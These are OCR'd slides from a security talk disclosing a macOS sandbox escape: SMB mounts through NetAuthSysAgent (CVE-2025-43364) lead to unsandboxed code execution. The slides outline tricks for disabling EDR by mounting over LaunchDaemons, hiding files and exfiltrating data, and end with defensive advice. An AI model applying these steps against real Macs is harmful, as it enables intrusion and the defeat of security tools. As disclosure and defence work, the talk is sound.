
code exec?

- how to turn this into unsandboxed code execution? *
  1. mount over `.zsh_sessions`
  2. mount over `Saved Application State`
  3. Launch Terminal to execute custom shell script

* Up until Sequoia

fix

- well....


mySandboxed.app
NetAuthSysAgent
XNU
Sandbox.kext
Create: [CONTAINER]/tmp
Mount this SMB to [CONTAINER]/tmp
Hey XNU! Can mySandboxed.app mount over [CONTAINER]/tmp
sandbox_check_by_audit_token()
Hey SB! Can mySandboxed.app mount over [CONTAINER]/tmp
MAC_CHECK()
CHECKING!
Hell Yeah!
Hell Yeah!
Hey XNU! Can mySandboxed.app mount over [CONTAINER]/tmp
sandbox_check_by_audit_token()
Hey SB! Can mySandboxed.app mount over [CONTAINER]/tmp
MAC_CHECK()
CHECKING!
Hell Yeah!
Hell Yeah!
Mount SMB over [CONTAINER]/tmp

CVE-2025-43364 - NetAuthSysAgent CVE-2025-43275 patch bypass

bypass?

- Nah, my original POC still works
- Practically nothing changed

The Rest

There are a few tricks

- silence EDR (or anything):
  - mount over LaunchDaemons or the App's directory -> kill -9 -> app can't restart
  - = self-defense bypass 99% of the time (1% is Iru, because I'm there :D) *
- hide files
- mount somewhere and wait for files to show up -> then exfil

** I did not actually test all EDRs, but if it works 3 times, it works all the time* 😅

Takeaways

- monitor your system for mounting - what/where/how/(who) triangle
  - daemons can mask the origin
- for any app/service you develop:
  - NEVER EVER work on files or directories in places which are under the control of a lower privileged user
- app self defense: deny any mount operation on your dirs, and their subdirs and their parent dirs + LaunchDaemons



iru

Csaba Fitzl
X: @theevilbit

Resources

- flaticon.com - Freepik, rsetiawan, MindWorlds, Magnific